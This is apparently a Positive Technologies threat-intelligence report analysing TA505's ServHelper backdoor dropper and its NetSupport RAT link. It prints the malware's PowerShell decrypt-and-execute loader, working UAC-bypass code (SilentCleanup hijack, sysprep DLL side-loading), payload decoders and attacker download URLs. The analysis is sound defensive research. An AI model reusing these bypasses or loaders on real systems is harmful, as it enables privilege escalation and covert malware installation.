
Operation TA505: investigating the ServHelper backdoor with NetSupport RAT. Part 2.

ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/operation-ta505-part2/

Positive Technologies


Published on 22 May 2020

At the end of July 2019, we encountered an interesting piece of malware distributed by the TA505 group, and on July 22, 2019 uploaded it into ANY.RUN to put it through a dynamic analysis. Viewing the results, two anomalies attracted our attention—in addition to the tags usually displayed for TA505 ServHelper, the "netsupport" tag also appeared; additionally, the NetSupport RAT was listed among network signature events.



d2a062ca772fa3ace7c7edadbd95e... INFO
MD5: D2A062CA772FA3ACE7C7EDADBD95EAF7
Start: 22 JULY 2019, 19:03 Total: 300 s
trojan servhelper netsupport unwanted

Malware download date and tags displayed in the ANY.RUN online analyzer




ET INFO DNS Query for Suspicious .icu Domain
SUSPICIOUS [PTsecurity] NetSupport Remote Admin
ET POLICY HTTP traffic on port 443 (POST)

NetSupport RAT network signature event in the ANY.RUN sandbox

This might seem strange at first glance, since the ServHelper backdoor already provides attackers with a significant amount of control over their victims' computers. To get a better understanding of what's going on, let's take a closer look at how the malware functions.

NSIS and PowerShell droppers


The executable PE file that begins our analysis is an installer on the Nullsoft Scriptable Install System (NSIS) platform. This NSIS script, which is responsible for installation, extracts and runs a nested PowerShell script:



```
55543 txt ♥ЩA ♥ЪA\System.dll Kernel32::SetEnvironmentVariable(t, t)i ("path", "C:\Windows\syst
n(i0) %COMSPEC% "♥AA" /C powershell -ExecutionPolicy Bypass -f ♥ЩA\shipkat.ps1 kernel32::Wow64
.04 ⊕БA Setup Can't write: Could not find symbol: Could not load: Error decompressing data
ening file for writing:
```

NSIS script instructions

The PowerShell script that is run contains a Base64-encoded buffer (truncated in the image below for clarity), which, after decoding, is decrypted by the Triple DES (3DES) algorithm in CBC mode:




```
function de([String] $b, [String] $c)
{
$a = "ug2T5BjGGlOXKtBHilJ...[CUT]...lnA8qLrouw=";
$encoding = New-Object System.Text.ASCIIEncoding;
$dd = $encoding.GetBytes("KZOMWUZJPBNUOJSS");
$aa = [Convert]::FromBase64String($a);
$derivedPass = New-Object System.Security.Cryptography.PasswordDeriveBytes($b, $encoding.GetBytes($c), "SHA1", 2);
[Byte[]] $e = $derivedPass.GetBytes(16);
$f = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider;
$f.Mode = [System.Security.Cryptography.CipherMode]::CBC;
[Byte[]] $h = New-Object Byte[]($aa.Length);
$g = $f.CreateDecryptor($e, $dd);
$i = New-Object System.IO.MemoryStream($aa, $True);
$j = New-Object System.Security.Cryptography.CryptoStream($i, $g, [System.Security.Cryptography.CryptoStreamMode]::Read);
$r = $j.Read($h, 0, $h.Length);
$i.Close();
$j.Close();
$f.Clear();
if (($h.Length -gt 3) -and ($h[0] -eq 0xEF) -and ($h[1] -eq 0xBB) -and ($h[2] -eq 0xBF)) { $h = $h[3..($h.Length-1)]; }
return $encoding.GetString($h).TrimEnd([Char] 0);
}
 $decrypted = de "mtpcb4nhaxzuyo60is87edw2vl3lf9rj" "cmwexbuqal47higdv692jt8y5pl0kszo"
 Invoke-Expression $decrypted
```

Data decryption in the PowerShell script

The first segment of the script defines a function called heller, which raises system privileges and allows UAC defenses to be bypassed. Two techniques are implemented to this end:

Technique 1 — using the SilentCleanup task in the Task Scheduler:


- SilentCleanup can be launched by the user, in which case it runs with elevated privileges. The path to the executable file is specified in its properties using the %windir% environment variable, the value of which can be reset—to trigger the launch of a PowerShell script, for instance. In this case, running the task will cause the PowerShell script to launch with admin privileges, bypassing the UAC.
- This technique is used by hackers to target Windows 8 and Windows 10 systems.
- The code behind this technique is identical to the module implementation for the Metasploit framework.



```
            $registryPath = "HKCU:\Environment"
    $Name = "windir"

    $Value = "powershell -ExecutionPolicy bypass -w hidden -Command `"& `'$pth`'`";#"
    Set-ItemProperty -Path $registryPath -Name $name -Value $Value

    schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I | Out-Null
    Remove-ItemProperty -Path $registryPath -Name $name
    exit;
```

Script containing the SilentCleanup workaround
Technique 2 — using the sysprep.exe system utility and DLL side-loading:

- First, a helper script is created to relaunch the PowerShell script in the directory C:\Windows\Temp. Then a CAB archive is created containing an auxiliary DLL, CRYPTBASE.dll (the PowerShell script contains both x86 and x64 versions of the library). This archive is then unpacked into the folder C:\Windows\System32\Sysprep using the wusa.exe system utility. Next, the sysprep.exe system utility launches, loading the DLL which was previously unpacked, and the DLL proceeds to execute a helper script. The outcome is that the PowerShell script will be relaunched with administrator privileges, bypassing the UAC.
- Hackers use this technique to target Windows 7 systems.
- • You can read a detailed description of this technique here, and find samples of its implementation in this project on Github.




```
            }
            $Target = "$env:temp\uac.cab"
            $wusapath = "C:\Windows\System32\Sysprep\"
            $execpath = "C:\Windows\System32\Sysprep\sysprep.exe"

            $null = & makecab $PathToDll $Target

            $null = & wusa $Target /extract:$wusapath
            Start-Sleep -Seconds 1
            Write-Verbose "Executing $execpath "
            & $execpath
```

Script containing the sysprep.exe utility workaround
The script contains a large number of comments, an unused Test-Administrator function, and uninitialized variables. This indicates that the code was copied directly without concern for conciseness.


Once the script has been run with the necessary privileges, the second segment is executed. At this stage, the target payloads are decoded:

- The string is decoded from Base64.
- The data is decompressed using Deflate.
- The string is re-decoded from Base64.


```
$file= $InputString

$data = [System.Convert]::FromBase64String($file)
$ms = New-Object System.IO.MemoryStream
$ms.Write($data, 0, $data.Length)
$ms.Seek(0,0) | Out-Null

$cs = New-Object System.IO.Compression.GZipStream($ms, [System.IO.Compression.CompressionMode]::Decompress)
$sr = New-Object System.IO.StreamReader($cs)
$t = $sr.readtoend()#|out-file str.txt

$ByteArray = [System.Convert]::FromBase64String($t);
[System.IO.File]::WriteAllBytes($FilePath, $ByteArray);
```
Algorithm for decoding the payload

As a result, the following files will be created in the system:

%systemroot%\help\hlp11.dat — a x86/x64 version of the RDP Wrapper Library. This is used to expand the functionality of the RDP service, including the allowance of multiple simultaneous connections. It is important to note that the library is modified: after being launched, linear XOR quickly decodes the string c:\windows\help\hlp12.dat, then downloads the DLL via the resulting path:


```
length = 25;
*(_OWORD *)MultiByteStr = *(_OWORD *)&byte_10015F80;
*(_DWORD *)&MultiByteStr[16] = 0x43011C07;
*(_DWORD *)&MultiByteStr[20] = 0x17115A41;
*(_WORD *)&MultiByteStr[24] = 0x7803;
do
{
  MultiByteStr[i] ^= i + 0x5F;
  ++i;
}
while ( i < length );
MultiByteStr[length] = 0;
v3 = (WCHAR *)sub_10002F72(0x2000);
MultiByteToWideChar(0, 0, MultiByteStr, -1, v3, 4096);
LoadLibraryW(v3);
```
Decryption of the DLL path and DLL download

- %systemroot%\help\hlp12.dat—a x86/x64 version of the ServHelper backdoor. Discussed in the next section.
- %systemroot%\help\hlp13.dat—a configuration file for the RDP Wrapper Library.
- %systemroot%\system32\rdpclip.exe—an RDP component allowing the exchange of clipboard data.
- %systemroot%\system32\rfxvmt.dll—an RDP component for data transfer using RemoteFX.


Once the payload bas been extracted and written, the script configures its components:

- The owner of the rfxvmt.dll component is changed to NT SERVICE\TrustedInstaller and the new owner is granted permissions.
- The port value for RDP connections is changed from 3389 (the standard value) down to 720.
- A network services account is added as a local administrator.
- hlp11.dat is registered as an RDP service and the RDP is rebooted.

- All temporary files that were created are deleted.

ServHelper RAT → Dropper


One result of the droppers is a DLL called hlp12.dat, which is a malware ServHelper. Both x86 and x64 versions can be created, depending on the OS bit depth (there are no fundamental differences between the two). Both are written in Delphi; one is packaged in UPX 3.95 (x64) and the other in PeCompact 2.20 (x86). The distribution and operation of this backdoor have already been analyzed by researchers at Proofpoint and Trend Micro. Our particular case does not differ significantly in its capabilities from previously investigated instances. In particular, it is worth noting that the algorithm for decrypting the strings has not changed (a Vigenère cipher is used):



```
do
{
  v7 = *(unsigned __int16 *)(v2 + 2 * v6 - 2);
  if ( v7 <= 'Z' && v7 >= 'A' )
  {
    *(_BYTE *)(v24 + v6 - 1) = *(unsigned __int16 *)(v2 + 2 * v6 - 2) - 'A';
  }
  else
  {
    LOBYTE(v7) = 1;
    sub_42ADA4(L"Invalid character in Vigenère key.", v7, v19, v20, v21);
    sub_40A39C();
  }
  ++v6;
  --v5;
}
while ( v5 );
```

Pseudocode for string decoding using a Vigenère cipher


Interestingly, not all strings are encrypted. For instance, domains and web links are left in their unencrypted format:



```
service1.exe•
pofasfafha.xyz•
fdguyt5ggs.pw•
http://foxlnklnk.xyz/pf2.txt•
https://iplogger.org/Szt33•
http://letitbe.icu/cp.exe•
http://letitbe.icu/ssh.zip•
http://letitbe.icu/2.txt•
updsvc.exe•
http://letitbe.icu/1.txt•
Invalid character in Vigenere key.•
\\.\tmls\xthtmls•
\\.\tmls\ejgtmls•
ee.hbx•
WbemScripting.SWbemLocator•
gqz /G bix.sbi iwin •
gqz /G bix.sbi ZSGWZKVKIT "•
_.a•
.its•
\qkr.xth•
/g fyrzzp32.iba •
gqz.iba•
gqz.iba /G •
 /y tmju pkqepdcwx -r 3 & jsx ohst hivigivrwgi /c & xeoyomhz /EA vqbhph32.ali /t& lwrk zsgwzlsoh -j 3&zsp •
 /b &haz g:\amjrsao\xiid\*.rpp /u /t•
gqz.iba•
g:\kmrzcaw\gcwpsq32\stabwwd\wwd.iba•
```

Unencrypted domains and web links


Following one of these links (hxxp://letitbe.icu/2.txt) triggers the download of an encrypted file (MD5: 0528104f496dd13438dd764e747d0778). It is worth nothing that the byte value 0x09 is repeated frequently at the end of this file:



```
002287B0:  09 01 09 61-86 93 41 20-85 BE 39 57-A7 1D 09 71
002287C0:  F6 31 09 02-09 2D 09 09-09 09 09 09-09 2B 09 09
002287D0:  09 70 83 00-09 59 4A 40-4A 45 3A 3B-27 4D 45 45
002287E0:  03 09 29 09-09 09 09 09-08 09 11 09-09 83 56 0C
002287F0:  29 A9 D8 08-6C 61 8C B2-4B 1A DC 08-6C 61 8C B2
00228800:  4B 1A DC 08-59 42 08 0B-16 09 1D 09-09 09 01 09
00228810:  BD 87 93 41-BD 17 0C 0F-3A 89 09 09-71 F0 09 09
00228820:  07 09 2D 09-09 09 09 09-09 09 2B 09-09 09 09 30
00228830:  17 09 7B 6C-64 6A 64 6D-7A 7D 7C 6B-27 6C 71 6C
00228840:  03 09 29 09-09 09 09 09-08 09 11 09-09 0B 13 34
00228850:  16 A9 D8 08-C1 0F ED B4-4B 1A DC 08-C1 0F ED B4
00228860:  4B 1A DC 08-59 42 08 0B-16 09 1D 09-09 09 01 09
00228870:  34 99 93 41-AB EF E0 6A-6E 15 0A 09-71 04 0F 09
00228880:  02 09 2D 09-09 09 09 09-09 09 2B 09-09 09 56 B0
00228890:  17 09 5D 4A-4A 5D 45 3A-3B 27 4D 45-45 03 09 29
002288A0:  09 09 09 09-09 08 09 11-09 09 CE E7-6C 29 A9 D8
002288B0:  08 78 51 0A-B7 4B 1A DC-08 78 51 0A-B7 4B 1A DC
002288C0:  08 59 42 08-0B 16 09 1D-09 09 09 01-09 14 16 B3
002288D0:  47 2A D5 52-1F 46 A7 09-09 09 5F 08-09 03 09 2D
002288E0:  09 09 09 09-09 09 09 29-29 09 09 E6-DC 28 09 6A
002288F0:  62 7A 60 67-60 27 6C 71-6C 03 09 29-09 09 09 09
00228900:  09 08 09 11-09 1C F7 5A-B4 B8 1A DC-08 AE 29 E2
00228910:  2F DA 1A DC-08 AE 29 E2-2F DA 1A DC-08 59 42 0C
```


Repetitions of the byte 0x09 in the downloaded file

Duplicate bytes are frequently a sign of encryption using a single-byte XOR. In this case, the code confirms this hypothesis:



```
int __usercall sub_61844C@<eax>(__int64 a1@<edx:eax>)
{
  char v1; // bl
  int v2; // esi
  _BYTE *v3; // edi
  __int64 v5; // [esp+10h] [ebp-14h]

  v1 = BYTE4(a1);
  v2 = a1;
  if ( (_DWORD)a1 )
  {
    LODWORD(a1) = (**(int (***)(void))a1)();
    if ( a1 >= 1 )
    {
      v3 = *(_BYTE **)(v2 + 4);
      a1 = ((__int64 (*)(void))**(_DWORD **)v2)() - 1;
      if ( a1 >= 0 )
      {
        v5 = a1 + 1;
        do
        {
          *v3++ ^= v1;
          --v5;
          LODWORD(a1) = HIDWORD(v5) | v5;
        }
        while ( v5 );
      }
    }
  }
  return a1;
}
```

Function for single-byte XOR encryption

